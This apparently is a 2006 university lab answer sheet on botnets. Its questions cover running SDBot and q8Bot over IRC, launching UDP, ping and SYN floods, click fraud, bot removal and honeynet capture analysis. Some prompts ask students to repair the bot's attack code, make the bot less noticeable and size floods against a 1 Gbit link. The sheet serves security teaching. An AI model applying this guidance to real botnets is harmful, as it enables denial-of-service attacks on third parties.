Date Due: April 4, 2006

Last Edited: March 27, 2006

Section 2: SDBot

2.3 Meet Your Bot

Screenshot #1: Take a screenshot of the X-Chat window showing successful login and system information printout.

Q2.1. What is the result of this command?

2.3 UDP Flood

Q2.2. What command did you use?

Q2.3. What happens if you don't specify the port number to use for the UDP flood?

Q2.4. How many bots would be needed to flood a 1 Gbit link with UDP packets?

Q2.5: How might this attack be prevented from the perspective of the flood target? From the perspective of the infected victim?

2.4 Ping Flood

Q2.6. What command did you use?

Q2.7. How many bots would be needed to flood a 1 Gbit link with ICMP packets?

Q2.8. From the result of the two floods, which one is more efficient: UDP or ICMP flood?

Q2.9. Based on your answer to question 2.7, when would you not use the more efficient one?

2.5 Fraudulent Pay-per-click Count

Screenshot #2: Take a screenshot of the tcp stream showing the source and referrer web page.

2.6 Bot Removal

Q.2.10. Where are the registry entries? Why are the entries placed in these two locations?

Q.2.11. How would a user know where in registry the bot is located if the source code were not available for inspection?

Section 3: q8Bot

Q3.1. What process is listed as running using q8bot's process id when you used ps -ef?

Q3.2. Open the bot's source code and identify the lines responsible for this renaming. Why does this renaming only work when the -f flag is used? (Hint: look at the other entries with and without the -f flag. What is different about the process names displayed in the corresponding lists?)

Q3.3. Of what we have done so far, what could we have done differently to make the bot less noticeable when not using the -f flag? (You've only done one thing with the bot so far...)

Screenshot #3: Take a screenshot of the X-Chat window showing the bot successfully joining the channel.

3.2 Using q8bot

Q3.4 List any three commands that you find there which you think might be useful to the attacker. Which command do you think can perform great damage?

Q3.5 What destination port is the attack traffic directed to?

Q3.6 Make changes to the source code so that the PAN attack can execute successfully. For help, look at the differences between the code for pan function and the tsunami function in the source file. List the changes that were required to get it to work.

Q3.7 What command did you issue on the irc channel to launch the PAN attack?

Screenshot #4: Take a screenshot of the ethereal capture of the PAN tcp/syn flood attack to your WinXP virtual machine copy.

Q3.8 Can botnets be formed by relying on protocols other than IRC? If yes, give a possible protocol that can be used.

Section 4: HoneyNet Botnet Capture Analysis

Q4.1 What ethereal filter setting will you use to view IRC connections coming to the honeypot?

Q4.2 Sniff out the IRC packets in the pcap file and analyze the first few connections. You will see login attempts by the user. What username did the user try to login with (you will be able to find at least 2 easily)? Were the attempts successful?

Q4.3 After the user successfully gains access to the honeypot, you will see him set the mode with the `-x` and `+i` flags. What do you think is the use of these settings?

Q4.4 What source IP(s) are the attacks coming from?

General Questions

How long did it take you to complete this lab? Was it an appropriate length lab?

What corrections and/or improvements do you suggest for this lab? Please be very specific and if you add new material give the exact wording and instructions you would give to future students in the new lab handout. You may cross out and edit the text of the lab on previous pages to make minor corrections/suggestions. General suggestions like add tool xyz to do more capable scanning will not be awarded extra points even if the statement is totally true. Specific text that could be cut and pasted into this lab, completed exercises, and completed solutions may be awarded additional credit. Thus if tool xyz adds a capability or additional or better learning experience for future students here is what you need to do. You should add that tool to the lab by writing new detailed lab instructions on where to get the tool, how to install it, how to run it, what exactly to do with it in our lab, example outputs, etc. You must prove with what you turn in that you actually did the lab improvement yourself. Screen shots and output hardcopy are a good way to demonstrate that you actually completed your suggested enhancements. The lab addition section must start with the form “laboratory Additions Cover Sheet”.